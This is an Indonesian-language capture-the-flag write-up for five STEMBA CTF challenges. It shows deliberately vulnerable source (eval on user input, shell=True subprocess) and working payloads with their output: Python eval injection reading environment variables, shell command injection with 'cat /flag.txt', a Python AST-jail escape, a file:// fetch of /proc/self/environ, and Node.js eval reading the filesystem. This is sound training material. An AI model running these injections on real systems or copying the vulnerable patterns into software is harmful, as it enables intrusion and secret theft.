

[SANDBOX]

[PyCalc]

CHALLENGE

6 SOLVES

✕

PyCalc

🥇 400


MEDIUM

Aku baru saja belajar bahasa python, dan aku juga sudah membuat program python pertamaku, yaitu program kalkulator, aku harap kamu bisa mencoba nya

nc 203.89.28.27 5100

Author : **Ardhi**

View Hint


 pycalc.zip

Flag

Submit


LANGKAH PENYELESAIAN :

Buka source code dari program. Program ini akan melakukan function eval untuk melakukan perhitungan dengan string. Tapi dengan function eval akan terdapat celah keamanan dimana kita bisa menjalankan sebuah function dari situ.



```
pyncalc > src > main.py > ...
1  with open("./logo") as f:
2      print(f.read())
3
4  print("""
5  Hai 🐘 selamat datang di program kalkulator menggunakan python 🐘
6  Kamu bisa melakukan semua operasi matematika disini 🐘
7
8  CONTOH:
9  - 7 + 7
10 - 10 * 3 * (1 + 1)
11 - 1000 / 2
12 """)
13
14 while True:
15     userInput = input("🐘 input : ")
16     hasil = eval(userinput)
17     print(f"🐘 hasil: {hasil}\n")
18
```

Lalu jika kita lihat di docker file. Dapat diketahui jika flag berada di environment variable dari server.



```
pyncalc > Dockerfile > ...
1  FROM python:latest
2
3  WORKDIR /app
4  COPY ./src .
5
6  RUN apt update && apt install ncat -y
7
8  ENV FLAG=STEMBACTF{REDACTED}
9
10 USER 404:404
11 EXPOSE 5000
12 CMD ncat -lkn 5000 -c "python3 -u main.py"
13
```

Maka tujuan utama kita adalah mengakses environment variable dengan menginject kode melalui function eval.

Untuk mengakses env variable gunakan method getenv dari modul os. Maka kita harus melakukan import os dan akses env variable FLAG dengan os.getenv("FLAG").

```
(kali㉿kali)-[~]  
$ nc 203.89.28.27 5100  
  
STEMBA CTF  
  
Hai 🌞 selamat datang di program kalkulator menggunakan python 🐍  
Kamu bisa melakukan semua operasi matematika disini 🧮  
  
CONTOH:  
- 7 + 7  
- 10 * 3 (1 + 1)  
- 1000 / 2  
  
👉 input : print(exec("import os"), os.getenv("FLAG"))  
None STEMBACTF{python_ev4l_itu_m3ng3r1k4n_huhuhu}  
👉 hasil: None
```

Code : `print(exec("import os"), os.getenv("FLAG"))`

FLAG : `STEMBACTF{python_ev4l_itu_m3ng3r1k4n_huhuhu}`


[HASHER]

CHALLENGE

5 SOLVES

✕

Hasher

 400

MEDIUM


Aplikasi yang membantu untuk melakukan hash dengan mudah

```
nc 203.89.28.27 5101
```

Author : **Ardhi**

View Hint

View Hint


 hasher.zip

Flag


Submit

LANGKAH PENYELESAIAN :

Baca source code dari soal. Dapat diketahui jika program akan melakukan hash plain text dari terminal melalui modul subprocess. Function hash melakukan return value command shell tanpa melakukan validasi terlebih dahulu. Tujuan kita adalah untuk melakukan inject command terminal tersebut.


```
app (1).py  app.py  Extension: Docker  metadata.py
asher > app.py > ...
10
11   Pilih opsi dibawah:
12
13  1. md5
14  2. base64
15  3. hex
16  """)
17
18  def hasher(opsi):
19      plain = input("[?] Masukkan data: ")
20      match opsi:
21          case 1:
22              return f"echo {plain} | md5sum"
23          case 2:
24              return f"echo {plain} | base64"
25          case 3:
26              return f"echo {plain} | hex"
27
28  if __name__ == "__main__":
29      try:
30          opsi = int(input("[?] Masukkan opsi: "))
31          if opsi not in (1,2,3):
32              print("\nOpsi tidak sesuai, terimakasih 🙏")
33              exit(1)
34      except ValueError:
35          print("\nOpsi tidak sesuai, terimakasih 🙏")
36          exit(1)
37
38      command = hasher(opsi)
39
40      result = subprocess.run(command, shell=True, capture_output=True)
41      print("[!] Hasil:", result.stdout.decode("utf8"))
```

Jika kita lihat di docker file. Kita dapat mengetahui jika flag.txt telah dipindahkan ke root directory. Maka tujuan kita adalah menginject command untuk membuka file flag.txt yang berada di root directory. Untuk menjalankan beberapa command sekaligus dalam 1 baris kita gunakan operator &&.



```
hasher > Dockerfile > FROM
1 FROM python:latest
2
3 RUN apt update -y
4 RUN apt install socat -y
5
6 WORKDIR /app
7
8 COPY . .
9
10 RUN mv flag.txt /
11
12 USER 404:404
13
14 CMD socat TCP4-LISTEN:5000,reuseaddr,fork EXEC:"python3 app.py"
```

Code : yahahakenahack | md5sum && cat /flag.txt && echo
lainkalijanganginilagi



```
$ nc 203.89.28.27 5101
STEMBACTF
SELAMAT DATANG DI PROGRAM HASHER 🐼
Aplikasi yang handal untuk melakukan hash data anda 😊

Pilih opsi dibawah:
1. md5
2. base64
3. hex

[?] Masukkan opsi: 1
[?] Masukkan data: yahahakenahack | md5sum && cat /flag.txt && echo lankalija
nganginilagi
[!] Hasil: bd665f1a0fcbbb3afde64168debd86e9 -
STEMBACTF{3scaping_technique_to_p3rf0rm_c0mm4nd_1njection}
44c57f2982f31725d8fe8d71d9fa2f84 -
```

FLAG :
STEMBACTF{3scaping_technique_to_p3rf0rm_c0mm4nd_1njection}

[Snakebox]

CHALLENGE

3 SOLVES

✕

Snakebox

🥇 500

HARD

this is snakebox not a snackbox

nc 203.89.28.27 5102

Author : **Ardhi**

View Hint

View Hint

View Hint

📄 snakebox.zip

Flag

Submit

LANGKAH PENYELESAIAN :

Yang harus dilakukan adalah melepaskan diri dari tree jail. Abstract syntax tree membuat kita tidak bisa melakukan import, import from, dan function call.

Python mengizinkan kita untuk melakukan override pada magic function. Maka kita dapat mengoverride salah satu magic function. Dan override dengan function eval, agar kita bisa melakukan code injection.

```
nc 203.89.28.27 5102
CTF RULES HINTS SCOREBOARD CHALLENGES NOTIFICATIONS
STEMBA CTF
SNAKE BOX: PYTHON EDITOR
Masukkan kode Python (akhiri dengan -- END dibaris terakhir)
----- START CODE -----
class Evil(Exception):
    __add__ = eval

try:
    raise Evil
except Evil as evil :
    evil + 'print(open("../flag.txt").read())'
-- END
----- END CODE -----
= EKSEKUSI PROGRAM =
----- RESULT -----
STEMBACTF{tr33_pyth0n_c0de_ch3ck1ng_th3_c0de_ex3cution}
----- END RESULT -----
```

Melalui function yang sudah dioverride kita akan melakukan print file flag.txt.

CODE :

```
class Evil(Exception):
    __add__ = eval

try:
    raise Evil
except Evil as evil :
    evil + 'print(open("../flag.txt").read())'
-- END
----- END CODE -----
```

FLAG :

STEMBACTF{tr33_pyth0n_c0de_ch3ck1ng_th3_c0de_ex3cution}

[Deno Fetcher]



[Cara Penyelesaian]

Menggunakan fungsi fetch dengan deno memiliki kelemahan. Yaitu kita bisa menggunakan protocol selain http / https. Seperti menggunakan protocol file, untuk mengakses file system.

Jika kita lihat di Dockerfile, flag berada di environment variable. Path menuju environment variable berada di path /proc/self/environ.

FROM [denoland/deno:alpine](#)

WORKDIR /app

COPY ./src/* .

RUN apk add socat

RUN deno cache app.ts

ENV FLAG=STEMBACTF{REDACTED}

EXPOSE 5000


CMD socat TCP4-LISTEN:5000,reuseaddr,fork EXEC:"deno run
--allow-read --allow-net app.ts"

CODE : [file:///proc/self/environ](#)

FLAG :

STEMBACTF{d3n0_f3tch_4p1_can_l3ad_a_l0cal_f113_inclusion}

[DiscordBox]



CARA PENYELESAIAN :

Jika dilihat melalui source code, command calculator dari bot discord memiliki celah keamanan, karena command tersebut menggunakan function eval, dimana function ini sangat berbahaya. Tujuan pertama kita adalah dengan melakukan inject code untuk mengetahui dimana file flag berada, karena file flag telah dipindahkan dari directory project.

Selanjutnya setelah mengetahui dimana file flag berada, kita akan membaca isi dari file flag tersebut.

CODE :

1. `require('fs').readdirSync('/', 'utf8');` // Untuk melihat seluruh file di root directory
2. `require('fs').readFileSync('/flag_36c1ad8ab1481ca80372856fc3c09375.txt', 'utf8');`

FLAG :

STEMBACTF{d1sc0rd_b0t_w1th_n0d3_js_ev4l_rc3_vulnerabili7y}